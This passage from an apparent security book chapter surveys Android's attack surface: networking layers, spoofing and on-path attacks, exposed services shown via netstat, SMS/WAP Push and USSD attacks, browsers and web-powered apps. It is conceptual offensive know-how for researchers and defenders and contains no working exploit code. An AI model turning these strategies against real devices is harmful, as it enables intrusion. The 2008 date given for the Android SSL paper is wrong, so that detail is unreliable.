The first case study used Androguard to perform static analysis, disassembly, and decompilation of the target application. In doing this, you identified security-pertinent components you could attack. In particular, you found a device lock/unlock feature that used SMS messages for authorization. Next, you used dynamic analysis techniques, such as debugging the app, to augment and confirm the static analysis findings. Finally, you worked through some proof-of-concept code to forge an SMS message and exploit the application's device unlock feature.

The second case study demonstrated a quick and easy way to find Content Provider-related exposures in an application using Drozer. First, you discovered that user activity and sensitive message logs were exposed from the app. Next, you saw how easy it is to tamper with the stored data. Finally, the case study discussed going a step further and exploiting a SQL injection vulnerability to retrieve other sensitive data in the provider's database.

In the next chapter, we will discuss the overall attack surface of Android, as well as how to develop overall strategies for attacking Android.

Understanding Android's Attack Surface

Fully understanding a device's attack surface is the key to successfully attacking or defending it. This is as true for Android devices as it is for any other computer system. A security researcher whose goal is to craft an attack using an undisclosed vulnerability would begin by conducting an audit. The first step in the audit process is enumerating the attack surface. Similarly, defending a computer system requires understanding all of the possible ways that a system can be attacked.

In this chapter, you will go from nearly zero knowledge of attack concepts to being able to see exactly where many of Android's attack surfaces lie. First, this chapter clearly defines the attack vector and attack surface concepts. Next, it discusses the properties and ideologies used to classify each attack surface according to impact. The rest of the chapter divides various attack surfaces into categories and discusses the important details of each. You will learn about the many ways that Android devices can be attacked, in some cases evidenced by known attacks. Also, you will learn about various tools and techniques to help you explore Android's attack surface further on your own.

An Attack Terminology Primer

Before diving into the depths of Android's attack surface, we must first define and clarify the terminology we use in this chapter. On a computer network, it is possible for users to initiate actions that can subvert the security of computer systems other than their own. These types of actions are called *attacks*; and thus the person perpetrating them is called an attacker. Usually the attacker aims to influence the confidentiality, integrity, or accessibility (CIA) of the target system. Successful attacks often rely on specific vulnerabilities present in the target system. The two most common topics when discussing attacks are attack vectors and attack surfaces. Although attack vectors and attack surfaces are intimately related, and thus often confused with one another, they are individual components of any successful attack.

NOTE The Common Vulnerability Scoring System (CVSS) is a widely accepted standard for classifying and ranking vulnerability intelligence. It combines several important concepts to arrive at a numeric score, which is then used to prioritize efforts to investigate or remediate vulnerabilities.

Attack Vectors

An *attack vector* generally refers to the means by which an attacker makes his move. It describes the methods used to carry out an attack. Simply put, it describes how you reach any given vulnerable code. If you look deeper, attack vectors can be classified based on several criteria, including authentication, accessibility, and difficulty. These criteria are often used to prioritize how to respond to publicly disclosed vulnerabilities or ongoing attacks. For example, sending electronic mail to a target is a very high-level attack vector. It's an action that typically doesn't require authentication, but successful exploitation may require the recipient to do something, such as read the message. Connecting to a listening network service is another attack vector. In this case, authentication may or may not be required. It really depends on where in the network service the vulnerability lies.

NOTE MITRE's Common Attack Pattern Enumeration and Classification (CAPEC) project aims to enumerate and classify attacks into patterns. This project includes and extends on the concept of traditional attack vectors.

Attack vectors are often further classified based on properties of common attacks. For example, sending electronic mail with an attachment is a more

specific attack vector than just sending electronic mail. To go further, you could specify the exact type of attachment. Another, more specific attack vector based on electronic mail is one where an attacker includes a clickable uniform resource locator (URL) inside the message. If the link is clickable, curiosity is likely to get the better of the recipient and they will click the link. This action might lead to a successful attack of the target's computer. Another example is an image processing library. Such a library may have many functions that lead to execution of the vulnerable function. These can be considered vectors to the vulnerable function. Likewise, a subset of the application programming interface (API) exposed by the library may trigger execution of the vulnerable function. Any of these API functions may also be considered a vector. Finally, any program that leverages the vulnerable library could also be considered a vector. These classifications help defenders think about how attacks could be blocked and help attackers isolate where to find interesting code to audit.

Attack Surfaces

An *attack surface* is generally understood as a target's open flanks—that is to say, the characteristics of a target that makes it vulnerable to attack. It is a physical world metaphor that's widely adopted by information security professionals. In the physical world, an attack surface is the area of an object that is exposed to attack and thus should be defended. Castle walls have moats. Tanks have strategically applied armor. Bulletproof vests protect some of the most vital organs. All of these are examples of defended attack surfaces in the physical world. Using the attack surface metaphor allows us to remove parts of information security from an abstract world to apply proven logical precepts.

More technically speaking, an attack surface refers to the code that an attacker can execute and therefore attack. In contrast to an attack vector, an attack surface does not depend on attackers' actions or require a vulnerability to be present. Simply put, it describes where in code vulnerabilities might be waiting to be discovered. In our previous example, an e-mail-based attack, the vulnerability might lie in the attack surface exposed by the mail server's protocol parser, the mail user agent's processing code, or even the code that renders the message on the recipient's screen. In a browser-based attack, all the web-related technologies supported by the browser constitute attack surfaces. Hypertext Transfer Protocol (HTTP), Hypertext Markup Language (HTML), Cascading Style Sheets (CSS), and Scalable Vector Graphics (SVG) are examples of such technologies. Remember, though, by definition, no vulnerabilities need be present for an attack surface to exist. If a particular piece of code can be exercised by an attacker, it is considered an attack surface and should be studied accordingly.

Similar to attack vectors, attack surfaces can be discussed both in general and in increasingly specific terms. Exactly how specific one chooses to be usually

depends on context. If someone is discussing the attack surface of an Android device at a high level, they might point out the wireless attack surface. In contrast, when discussing the attack surface of a particular program they might point out a specific function or API. Further still, in the context of local attacks, they might point out a specific file system entry on a device. Studying one particular attack surface often reveals additional attack surfaces, such as those exposed through multiplexed command processing. A good example is a function that parses a particular type of packet inside a protocol implementation that encompasses many different types of packets. Sending a packet of one type would reach one attack surface whereas sending a packet of another type would reach a different one.

As discussed later in the “Networking Concepts” section, Internet communications are broken up into several logical layers. As data traverses from one layer to the next, it passes through many different attack surfaces. Figure 5-1 shows an example of this concept.




Figure 5-1: Attack surfaces involved in a PHP web app

In Figure 5-1, the outermost attack surface of the system in question consists of the two web server ports. If the attack vector is a normal request (not an encrypted one), the underlying attack surface of the web server software, as well as any server-side web applications, are reachable. Choosing to target a PHP web application, application code and the PHP interpreter both handle untrusted data. As untrusted data is passed along, more attack surfaces are exposed to it.

On a final note, a given attack surface might be reachable by a number of attack vectors. For example, a vulnerability in an image processing library might be triggered via an e-mail, a web page, an instant messaging application, or other vectors. This is especially relevant when vulnerabilities are patched. If the fix is only applied to one vector, the issue may still be exploited via remaining vectors.

Classifying Attack Surfaces

Generally the size of a target's attack surface is directly proportional to how much it interfaces with other systems, code, devices, users, and even its own hardware. Many Android devices aim to interface with anything and everything. In support of this point, Verizon used the phrase "Droid Does" to advertise just how many things you can do with their device. Because the attack surface of an Android device is so vast, dissection and classification is necessary.

Surface Properties

Researchers, including both attackers and defenders, look at the various properties of attack surfaces to make decisions. Table 5-1 depicts several key properties and the reasoning behind their importance.

Table 5-1: Key Attack Surface Properties

PROPERTY	REASONING
Attack Vector	User interaction and authentication requirements limit the impact of any vulnerability discovered in a given attack surface. Attacks that require the target user to do something extraordinary are less severe and may require social engineering to succeed. Likewise, some attack surfaces can be reached only with existing access to the device or within certain physical proximities.
Privileges Gained	The code behind a given attack surface might execute with extremely high privileges (such as in kernel-space), or it might execute inside a sandbox with reduced privileges.
Memory Safety	Programs written in non-memory-safe languages like C and C++ are susceptible to more classes of vulnerabilities than those written with memory-safe languages like Java.
Complexity	Complex code, algorithms, and protocols are difficult to manage and increase the probability of a programmer making a mistake.

Understanding and analyzing these properties helps guide research priorities and improves overall effectiveness. By focusing on particularly risky attack surfaces (low requirements, high privileges, non-memory-safe, high complexity, and so on), a system can be attacked or secured more quickly. As a general rule, an attacker seeks to gain as much privilege as possible with as little investment as possible. Thus, especially risky attack surfaces are a logical place to focus.

Classification Decisions

Because Android devices have such a large and complex set of attack surfaces, it is necessary to break them down into groups based on common properties. The rest of this chapter is split into several high-level sections based on the level of access required to reach a given attack surface. Like an attacker would, it starts with the most dangerous, and thus the most attractive, attack surfaces. As necessary, many of the sections are split into subsections that discuss deeper attack surfaces. For each attack surface, we provide background information, such as the intended functionality. In several cases, we provide tools and techniques for discovering specific properties of the underlying code exposed by the attack surface. Finally, we discuss known attacks and attack vectors that exercise vulnerabilities in that attack surface.

Remote Attack Surfaces

The largest and most attractive attack surface exposed by an Android device, or any computer system, is classified as *remote*. This name, which is also an attack vector classification, comes from the fact that the attacker need not be physically located near her victim. Instead, attacks are executed over a computer network, usually the Internet. Attacks against these types of attack surfaces can be particularly devastating because they allow an unknown attacker to compromise the device.

Looking closer, various properties further divide remote attack surfaces into distinct groups. Some remote attack surfaces are always reachable whereas others are reachable only when the victim initiates network communications. Issues where no interaction is required are especially dangerous because they are ripe for propagating network worms. Issues that require minor interaction, such as clicking a link, can also be used to propagate worms, but the worms would propagate less quickly. Other attack surfaces are reachable only when the attacker is in a privileged position, such as on the same network as his victim. Further, some attack surfaces only deal with data that has already been processed by an intermediary, such as a mobile carrier or Google.

The next subsection provides an overview to several important networking concepts and explains a few key differences unique to mobile devices. The following subsections discuss in more detail the various types of remote attack surfaces exposed by Android devices.

Networking Concepts

A solid understanding of fundamental networking concepts is necessary to truly comprehend the full realm of possible attacks that can traverse computer

networks. Concepts such as the Open Systems Interconnection (OSI) model and the client-server model describe abstract building blocks used to conceptualize networking. Typical network configurations put constraints on exactly what types of attacks can be carried out, thereby limiting the exposed attack surface. Knowing these constraints, and the avenues to circumvent them, can improve both attackers' and defenders' chances of success.

The Internet

The *Internet*, founded by the United States Defense Advanced Research Projects Agency (DARPA), is an interconnected network of computer systems. Home computers and mobile devices are the outermost nodes on the network. Between these nodes sit a large number of back-end systems called routers. When a smart-phone connects to a website, a series of packets using various protocols traverse the network in order to locate, contact, and exchange data with the requested server. The computers between the endpoints, each referred to as a hop, make up what is called a *network path*. Cellular networks are very similar except that cell phones communicate wirelessly to the closest radio tower available. As a user travels, the tower her device talks to changes as well. The tower becomes the cell phone's first hop in its path to the Internet.

OSI Model

The OSI model describes seven distinct layers involved in network communications. Figure 5-2 shows these layers and how they are stacked upon one another.




Figure 5-2: OSI seven-layer model

- **Layer 1**—The physical layer describes how two computers communicate data to one another. At this layer, we are talking zeroes and ones. Portions of Ethernet and Wi-Fi operate in this layer.

- Layer 2—The data link layer adds error-correction capabilities to data transmissions traversing the physical layer. The remaining portions of Ethernet and Wi-Fi, as well as Logical Link Control (LLC) and Address Resolution Protocol (ARP), operate in this layer.
- Layer 3—The network layer is the layer where Internet Protocol (IP), Internet Control Message Protocol (ICMP), and Internet Gateway Message Protocol (IGMP) operate. The goal of the network layer is to provide routing mechanisms such that data packets can be sent to the host to which they are destined.
- Layer 4—The transport layer aims to add reliability to data transmissions traversing the lower layers. The Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are said to operate at this layer.
- Layer 5—The session layer manages, as its name suggests, sessions between hosts on a network. Transport Layer Security (TLS) and Secure Socket Layer (SSL) both operate in this layer.
- Layer 6—The presentation layer deals with hosts syntactically agreeing upon how they will represent their data. Though very few protocols operate at this layer, Multipurpose Internet Mail Extensions (MIME) is one notable standard that does.
- Layer 7—The application layer is where data is generated and consumed directly by the client and server applications of high-level protocols. Standard protocols in this layer include Domain Name System (DNS), Dynamic Host Configuration Protocol (DHCP), File Transfer Protocol (FTP), Simple Network Management Protocol (SNMP), Hypertext Transfer Protocol (HTTP), Simple Mail Transfer Protocol (SMTP), and more.

Modern network communications have extended beyond the seven-layer OSI model. For example, web services are often implemented with one or more additional layers on top of HTTP. In Android, Protocol Buffers (protobufs) are used to transmit structured data and implement Remote Procedure Call (RPC) protocols. Although protobufs appear to provide a presentation layer function, such communications regularly use HTTP transport. The lines between the layers are blurry.

The protocols mentioned in this section play an integral role in modern Internet-connected devices. Android devices support and utilize all of the protocols mentioned here in one way, shape, or form. Later sections discuss how these protocols and the attack surfaces that correspond to them come into play.

Network Configurations and Defenses

Today's Internet ecosystem is much different than it was in 1980s. In that time, the Internet was mostly open. Hosts could freely connect to each other and users

were generally considered trustworthy. In the late '80s and early '90s, network administrators started noticing malicious users intruding into computer systems. In light of the revelation that not all users could be trusted, *firewalls* were created and erected to defend networks at their perimeter. Since then, host-based firewalls that protect a single machine from its network are sometimes used, too.

Fast-forward to 1999: Network Address Translation (NAT) was created to enable hosts within a network with private addresses to communicate with hosts on the open Internet. In 2013, the number of assignable IPv4 address blocks dwindled to an all-time low. NAT helps ease this pressure. For these reasons, NAT is commonplace in both home and cellular networks. It works by modifying addresses at the network layer. In short, the NAT router acts as a transparent proxy between the wide area network (WAN) and the hosts on the local area network (LAN). Connecting from the WAN to a host on the LAN requires special configuration on the NAT router. Without such a configuration, NAT routers act as a sort of firewall. As a result, NAT renders some attack surfaces completely unreachable.

Although they are both accessed wirelessly, mobile carrier networks differ from Wi-Fi networks in how they are provisioned, configured, and controlled. Access to a given carrier's network is tightly controlled, requiring that a Subscriber Identity Module (SIM) card be purchased from that carrier. Carriers often meter data usage, charging an amount per megabyte or gigabyte used. They also limit what mobile devices can do on their network by configuring the Access Point Name (APN). For example, it is possible to disable interclient connections through the APN. As mentioned before, carriers make extensive use of NAT as well. All of these things considered, carrier networks limit the exposed attack surface even further than home networks. Keep in mind, though, that not all carrier networks are the same. A less security-conscious carrier might expose all of its customers' mobile devices directly to the Internet.

Adjacency

In networking, *adjacency* refers to the relationship between nodes. For the purposes of this chapter, there are two relevant relationships. One is between devices on a LAN. We call this relationship *network adjacent* or *logically adjacent*. This is in contrast to being *physically adjacent* where an attacker is within a certain physical proximity to her victim. An attacker can establish this type of relationship by directly accessing the LAN, compromising other hosts on it, or by traversing a Virtual Private Network (VPN). The other relevant relationship pertains to the privileged position of a router node. An attacker could establish this position by subverting network routing or compromising a router or proxy traversed by the victim. In doing so, the attacker is considered to be *on-path*. That is, they sit on the network path between a victim and the other remote nodes they communicate with. Achieving more trusted positions can enable several

types of attacks that are not possible otherwise. We'll use these concepts later to explicitly state whether certain attack surfaces are reachable and, if so, to what extent they are reachable.

Network Adjacency

Being a neighbor on the same LAN as a target gives an attacker a privileged vantage point from which to conduct attacks. Typical LAN configurations leave the network rather open, much like the Internet in the days of old. First and foremost, computers on a LAN are not behind any NAT and/or perimeter firewall. Also, there is usually no router between nodes. Packets are not routed using IP. Instead they are broadcasted or delivered based on Media Access Control (MAC) addresses. Little to no protocol validation is done on host-to-host traffic. Some LAN configurations even allow any node to monitor all communications on the network. Although this is a powerful ability by itself, combining it with other tricks enables even more powerful attacks.

The fact that very little protocol validation takes place enables all sorts of *spoofing* attacks to succeed. In a spoofing attack, the attacker forges the source address of his packets in an attempt to masquerade as another host. This makes it possible to take advantage of trust relationships or conceal the real source of attack. These types of attacks are difficult to conduct on the open Internet due to anti-spoofing packet filter rules and inherent latency. Most attacks of this kind operate at or above the network layer, but this is not a strict requirement. One spoofing attack, called ARP spoofing or ARP cache poisoning, is carried out at layer 2. If successful, this attack lets an attacker convince a target node that it is the gateway router. This effectively pivots the attacker from being a neighbor to being an on-path device. Attacks possible from this vantage point are discussed more in the next section. The most effective defense against ARP spoofing attacks involves using static ARP tables, something that is impossible on unrooted mobile devices. Attacks against DNS are much easier because the low latency associated with network adjacency means attackers can easily respond faster than Internet-based hosts. Spoofing attacks against DHCP are also quite effective for gaining more control over a target system.

On-Path Attacks

On-path attacks, which are commonly known as Man-in-the-Middle (MitM) attacks, are quite powerful. By achieving such a trusted position in the network, the attacker can choose to block, alter, or forward any traffic that flows through it. The attacker could eavesdrop on the traffic and discover authentication credentials, such as passwords or browser cookies, potentially even downgrading, stripping, or otherwise transparently monitoring encrypted communications. From such a trusted vantage point, an attacker could potentially affect a large number of users at once or selectively target a single user. Anyone that traverses this network path is fair game.

One way to leverage this type of position is to take advantage of inherent trust relationships between a target and his favorite servers. Many software clients are very trusting of servers. Although attackers can host malicious servers that take advantage of this trust without being on-path, they would need to persuade victims to visit them. Being on-path means the attacker can pretend to be any server to which the target user connects. For example, consider a target that visits `http://www.cnn.com/` each morning from his Android phone. An on-path attacker could pretend to be CNN, deliver an exploit, and present the original CNN site content so that the victim is none the wiser. We'll discuss the client-side attack surface of Android in more detail in the "Client-side Attack Surface" section later in this chapter.

Thankfully, achieving such a privileged role on the Internet is a rather difficult proposition for most attackers. Methods to become an on-path attacker include compromising routers or DNS servers, using lawful intercepts, manipulating hosts while network adjacent, and modifying global Internet routing tables. Another method, which seems less difficult than the rest in practice, is hijacking DNS via registrars. Another relatively easy way to get on-path is specific to wireless networks like Wi-Fi and cellular. On these networks, it is also possible to leverage physical proximity to manipulate radio communications or host a rogue access point or base station to which their target connects.

Now that we've covered fundamental network concepts and how they relate to attacks and attackers, it's time to dive deep into Android's attack surface. Understanding these concepts is essential for knowing if a given attack surface is or is not reachable.

Networking Stacks

The holy grail of vulnerability research is a remote attack that has no victim interaction requirements and yields full access to the system. In this attack scenario, an attacker typically only needs the ability to contact the target host over the Internet. An attack of this nature can be as simple as a single packet, but may require lengthy and complex protocol negotiations. Widespread adoption of firewalls and NAT makes this attack surface much more difficult to reach. Thus, issues in the underlying code might be exposed only to network adjacent attackers.

On Android, the main attack surface that fits this description is the networking stack within the Linux kernel. This software stack implements protocols like IP, TCP, UDP, and ICMP. Its purpose is to maintain network state for the operating system, which it exposes to user-space software via the socket API. If an exploitable buffer overflow existed in the processing of IPv4 or IPv6 packets, it would truly represent the most significant type of vulnerability possible. Successfully exploiting such an issue would yield remote arbitrary code execution in kernel-space. There are very few issues of this nature, certainly none that have been publicly observed as targeting Android devices.

NOTE Memory corruption vulnerabilities are certainly not the only type of issues that affect the network stack. For example, protocol-level attacks like TCP sequence number prediction are attributed to this attack surface.

Unfortunately, enumerating this attack surface further is largely a manual process. On a live device, the `/proc/net` directory can be particularly enlightening. More specifically, the `ptype` entry in that directory provides a list of the protocol types that are supported along with their corresponding receive functions. The following excerpt shows the contents on a Galaxy Nexus running Android 4.3.

```
shell@maguro:/ $ cat /proc/net/ptype
Type Device      Function
0800          ip_rcv+0x0/0x430
0011          llc_rcv+0x0/0x314
0004          llc_rcv+0x0/0x314
00f5          phonet_rcv+0x0/0x524
0806          arp_rcv+0x0/0x144
86dd          ipv6_rcv+0x0/0x600
shell@maguro:/ $
```

From this output, you can see that this device's kernel supports IPv4, IPv6, two types of LLC, PhoNet, and ARP. This, and more information, is available in the kernel's build configuration. Instructions for obtaining the kernel build configuration is provided in Chapter 10.

Exposed Network Services

Network-facing services, which also don't require victim interaction, are the second most attractive attack surface. Such services usually execute in user-space, eliminating the possibility for kernel-space code execution. There is some potential, although less so on Android, that successfully exploiting issues in this attack surface could yield root privileges. Regardless, exploiting issues exposed by this attack service allows an attacker to gain a foothold on a device. Additional access can then be achieved via privilege escalation attacks, discussed later in this chapter.

Unfortunately though, most Android devices do not include any network services by default. Exactly how much is exposed depends on the software running on the device. For example, in Chapter 10 we explain how to enable Android Debug Bridge (ADB) access via TCP/IP. In doing so, the device would listen for connections on the network, exposing an additional attack surface that would not be present otherwise. Android apps are another way that network services could be exposed. Several apps listen for connections. Examples include those that provide additional access to the device using the Virtual Network Computing (VNC), Remote Desktop (RDP), Secure Shell (SSH), or other protocols.

Enumerating this attack surface can be done in two ways. First, researchers can employ a port scanner such as Nmap to probe the device to see what, if anything, is listening. Using this method simultaneously tests device and network configuration. As such, the inability to find listening services does not mean a service is not listening. Second, they can list the listening ports of a test device using shell access. The following shell session excerpt serves as an example of this method:

```
shell@maguro:/ $ netstat -an | grep LISTEN
tcp6      0      0 :::1122          :::*              LISTEN
shell@maguro:/ $
```

The `netstat` command displays information from the `tcp`, `tcp6`, `udp`, and `udp6` entries in the `/proc/net` directory. The output shows that something is listening on port 1122. This is the exact port that we told the SSH Server app from ICE COLD APPS to start an SSH server on.

Additional network services also appear when the Portable Wi-Fi hotspot feature is enabled. The following shows the output from the `netstat` command after this feature was activated:

```
shell@maguro:/ $ netstat -an
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.1:53           0.0.0.0:*                LISTEN
tcp      0      0 192.168.43.1:53        0.0.0.0:*                LISTEN
udp      0      0 127.0.0.1:53           0.0.0.0:*                CLOSE
udp      0      0 192.168.43.1:53        0.0.0.0:*                CLOSE
udp      0      0 0.0.0.0:67             0.0.0.0:*                CLOSE
shell@maguro:/ $
```

The preceding example shows that a DNS server (TCP and UDP port 53) and a DHCP server (UDP port 67) are exposed to the network. Hosting a hotspot significantly increases the attack surface of an Android device. If the hotspot is accessible by untrusted users, they could reach these endpoints and more.

NOTE Retail devices often contain additional functionality that exposes more network services. Samsung's Kies and Motorola's DLNA are just two examples introduced by original equipment manufacturer (OEM) modifications to Android.

As stated previously, network services are often unreachable due to the use of firewalls and NAT. In the case where an attacker is able to achieve network adjacency to a target Android device, these roadblocks go away. Further, there are known public methods for circumventing the firewall-like protections that NAT provides by using protocols like UPnP and NAT-PMP. These protocols can allow attackers to re-expose network services and therefore the attack surfaces they expose.

Mobile Technologies

So far we have concentrated on attack surfaces that are common among all Internet-enabled devices. Mobile devices expose an additional remote attack surface through cellular communications. That attack surface is the one exposed through Short Message Service (SMS) and Multimedia Messaging Service (MMS) messages. These types of messages are sent from peer to peer, using the carriers' cellular networks as transit. Therefore, the SMS and MMS attack surfaces usually have no adjacency requirements and usually do not require any interaction to reach.

Several additional attack surfaces can be reached by using SMS and MMS messages as an attack vector. For example, MMS messages can contain rich multimedia content. Also, other protocols are implemented on top of SMS. Wireless Application Protocol (WAP) is one such protocol. WAP supports push messaging in addition to quite a few other protocols. Push messages are delivered to a device in an unsolicited manner. One type of request implemented as a WAP Push message is the Service Loading (SL) request. This request allows the subscriber to cause the handset to request a URL, sometimes without any user interaction. This effectively serves as an attack vector that turns a client-side attack surface into a remote one.

In 2012, Ravi Borgeonkar demonstrated remote attacks against Samsung's Android devices at EkoParty in Buenos Aires, Argentina. Specifically, he used SL messages to invoke Unstructured Supplementary Service Data (USSD) facilities. USSD is intended to allow the carrier and GSM (Global System for Mobile communication) device to perform actions like refilling and checking account balances, voice mail notifications, and more. When the device received such an SL message, it opened the default browser without user interaction. When the browser loaded, it processed Ravi's page containing several `tel://` URLs. These URLs then caused the USSD code to be entered into the phone dialer automatically. At the time, many devices automatically processed these codes after they were fully entered. Some devices (correctly) required the user to press the Send button after. A couple of particularly nasty USSD codes present in Samsung's devices were used to demonstrate the severity of the attack. The first code was able to destroy a user's SIM card by repeatedly attempting to change its Personal Unblocking Key (PUK). After ten failures the SIM would be permanently disabled, requiring the user to obtain a new one. The other code used was one that caused an immediate factory reset of the handset. Neither operation required any user interaction. This serves as an especially impactful example of what is possible through SMS and protocols stacked on top of it.

Additional information about exercising the attack surface exposed by SMS is presented in Chapter 11.

Client-side Attack Surface

As previously mentioned, typical configurations on today's networks mask much of the traditional remote attack surface. Also, many client applications are very trusting of servers they communicate with. In response to these facts, attackers have largely shifted to targeting issues present in the attack surface presented by client software. Information security professionals call this the *client-side* attack surface.

Reaching these attack surfaces usually depends on potential victims initiating actions, such as visiting a website. However, some attack techniques can lift this restriction. On-path attackers are able to easily remove this restriction in most cases by injecting their attack into normal traffic. One example is a watering hole attack, which targets the users of a previously compromised popular site.

Despite being tricky to reach, targeting the client-side attack surface allows attackers to set their crosshairs much more precisely. Attacks that use electronic mail vectors, for example, can be sent specifically to a target or group of targets. Through source address examination or fingerprinting, on-path attackers can limit to whom they deliver their attack. This is a powerful property of attacking the client-side attack surface.

Android devices are primarily designed to consume and present data. Therefore, they expose very little direct remote attack surface. Instead, the vast majority of the attack surface is exposed through client applications. In fact, many client applications on Android initiate actions on the user's behalf automatically. For instance, e-mail and social networking clients routinely poll servers to see if anything new is available. When new items are found, they are processed in order to notify the user that they are ready for viewing. This is yet another way that the client-side attack surface is exposed without the need for actual user interaction. The remainder of this section discusses the various attack surfaces exposed by client applications on Android in more detail.

Browser Attack Surface

The modern web browser represents the most rich client-side application in existence. It supports a plethora of web technologies as well as acts as a gateway to other technologies that an Android device supports. Supported World Wide Web technologies range from simple HTML to wildly complex and rich applications built upon myriad APIs exposed via JavaScript. In addition to rendering and executing application logic, browsers often support a range of underlying protocols such as HTTP and FTP. All of these features are implemented by an absolutely tremendous amount of code behind the scenes. Each of these components, which are often embodied by third-party projects, represents an attack

surface in its own right. The rest of this section introduces the attack vectors and types of vulnerabilities to which browsers are susceptible and discusses the attack surface within the browser engines commonly available on Android devices.

Successful attacks against web browsers can be accomplished several ways. The most common method involves persuading a user to visit a URL that is under the attacker's control. This method is likely the most popular due to its versatility. An attacker can easily deliver a URL via e-mail, social media, instant messaging, or other means. Another way is by inserting attack code into compromised sites that intended victims will visit. This type of attack is called a "watering hole" or "drive-by" attack. Attackers in a privileged position, such as those that are on-path or logically adjacent, can inject attack content at will. These types of attacks are often called Man-in-the-Middle (MitM) attacks. No matter which vector is used to target the browser, the underlying types of vulnerabilities are perhaps more important.

Securely processing content from multiple untrusted sources within a single application is challenging. Browsers attempt to segregate content on one site from accessing the content of another site by way of domains. This control mechanism has given rise to several entirely new types of vulnerabilities, such as cross-site scripting (XSS) and cross-site request forgery (CSRF or XSRF). Also, browsers process and render content from multiple different trust levels. This situation has given birth to cross-zone attacks as well. For example, a website should not be able to read arbitrary files from a victim's computer system and return them to an attacker. However, zone elevation attacks discovered in the past have allowed just that. By no means is this a complete list of the types of vulnerabilities that affect browsers. An exhaustive discussion of such issues is far beyond the scope of this section. Several books, including "The Tangled Web" and "The Browser Hacker's Handbook," focus entirely on web browser attacks and are recommended reading for a more in-depth exploration.

Up until Android 4.1, devices shipped with only one browser: the Android Browser (based on WebKit). With the release of the 2012 Nexus 7 and the Nexus 4, Google started shipping Chrome for Android (based on Chromium) as the default browser. For a while, the Android browser was still available, too. In current versions of vanilla Android, Chrome is the only browser presented to the user. However, the traditional Android browser engine is still present and is used by apps discussed further in the "Web-Powered Apps" section later in this chapter. In Android 4.4, Google switched from using a pure-WebKit-supplied engine (`libwebcore.so`) to using an engine based on Chromium (`libwebview-chromium.so`).

The primary difference between Chrome for Android and the two other engines is that the Chrome for Android receives updates via Google Play. The WebKit- and Chromium-based engines, which are exposed to apps via the

Android Framework, are baked into the firmware and cannot be updated without a firmware upgrade. This drawback leaves these two engines exposed to publicly disclosed vulnerabilities, sometimes for a lengthy period of time. This is the “half-day vulnerability” risk first mentioned in Chapter 1.

Enumerating attack surfaces within a particular browser engine can be achieved in several ways. Each engine supports a slightly different set of features and thus exposes a slightly different attack surface. Because nearly all input is untrusted, almost every browser feature constitutes an attack surface. An excellent starting point is investigating the functionality specified by standards documents. For example, the HTML and SVG specifications discuss a variety of features that deserve a closer look. Sites that track which features are implemented in each browser engine are priceless in this process. Also, the default browser engines on Android systems are open source. Diving down the browser attack surface rabbit hole by digging into the code is also possible.

Deeper attack surfaces lie beneath the various features supported by browsers. Unfortunately, enumerating these second-tier attack surfaces is largely a manual process. To simplify matters, researchers tend to further classify attack surfaces based on certain traits. For example, some attack surfaces can be exercised when JavaScript is disabled whereas others cannot. Some functionality, such as Cascading Style Sheets (CSS), interact in complex ways with other technologies. Another great example is Document Object Model (DOM) manipulation through JavaScript. Attacker supplied scripts can dynamically modify the structure of the web page during or after load time. All in all, the complexity that browsers bring leaves a lot of room for imagination when exploring the attack surfaces within.

The remainder of this book looks closer at fuzzing (Chapter 6), debugging (Chapter 7), and exploiting (Chapter 8 and Chapter 9) browsers on Android.

Web-Powered Mobile Apps

The vast majority of applications written for mobile devices are merely clients for web-based back-end technologies. In the old days, developers created their own protocols on top of TCP or UDP to communicate between their clients and servers. These days, with the proliferation of standardized protocols, libraries, and middleware, virtually everything uses web-based technologies like web services, XML RPC, and so on. Why write your own protocol when your mobile application can make use of the existing web services API that your web front end uses? Therefore, most of the mobile applications for popular web-based services (Zipcar, Yelp, Twitter, Dropbox, Hulu, Groupon, Kickstarter, and so on) use this type of design.

Mobile developers often trust that the other side of the system is well behaved. That is, clients expect servers to behave and servers expect clients are not malicious.

Unfortunately, neither is necessarily the case. There are ways to increase the true level of trust between the client and the server, particularly to combat on-path or logically adjacent attackers. However, the server can never assume that the client is entirely trusted. Further, the client should never assume that the server it is talking to is a legitimate one. Instead, it should go to great lengths to authenticate that the server is indeed the correct one.

Most of this authentication takes place through the use of SSL or TLS. Techniques like certificate pinning can even protect against rogue Certificate Authorities (CAs). Because it is entirely up to the mobile application developers to properly utilize these technologies, many applications are insufficiently protected. For example, a group of researchers from two German universities released a paper in 2008 entitled “Why Eve and Mallory Love Android: An Analysis of Android SSL (In)Security.” The paper documented the researchers’ findings on the state of SSL verification in Android apps. Their research found that up to eight percent of all applications on the Google Play market that made use of SSL libraries did so in such a way that easily allowed MitM attacks due to inadequately validated SSL/TLS certificates.

Of course, the attack surface exposed by a web-powered mobile app varies from one application to the next. One particularly dangerous example is a common Twitter client. Twitter is a web-based social media platform, but many clients exist in the form of Android apps. These apps often use `WebViews` (a building block exposed by the Android Framework) to render the rich content that can be included in a tweet. For example, most Twitter clients render images inline automatically. This represents a significant attack surface. A vulnerability in the underlying image-parsing library could potentially compromise a device. Further, users on Twitter often share links to other interesting web content. Curious users who follow the links could be susceptible to traditional browser attacks. Additionally, many Twitter clients subscribe to push messages (where the server provides new data as it appears) or regularly poll (ask) the server for new data. This design paradigm turns a client-side application into something that could be remotely attacked without any user interaction.

Ad Networks

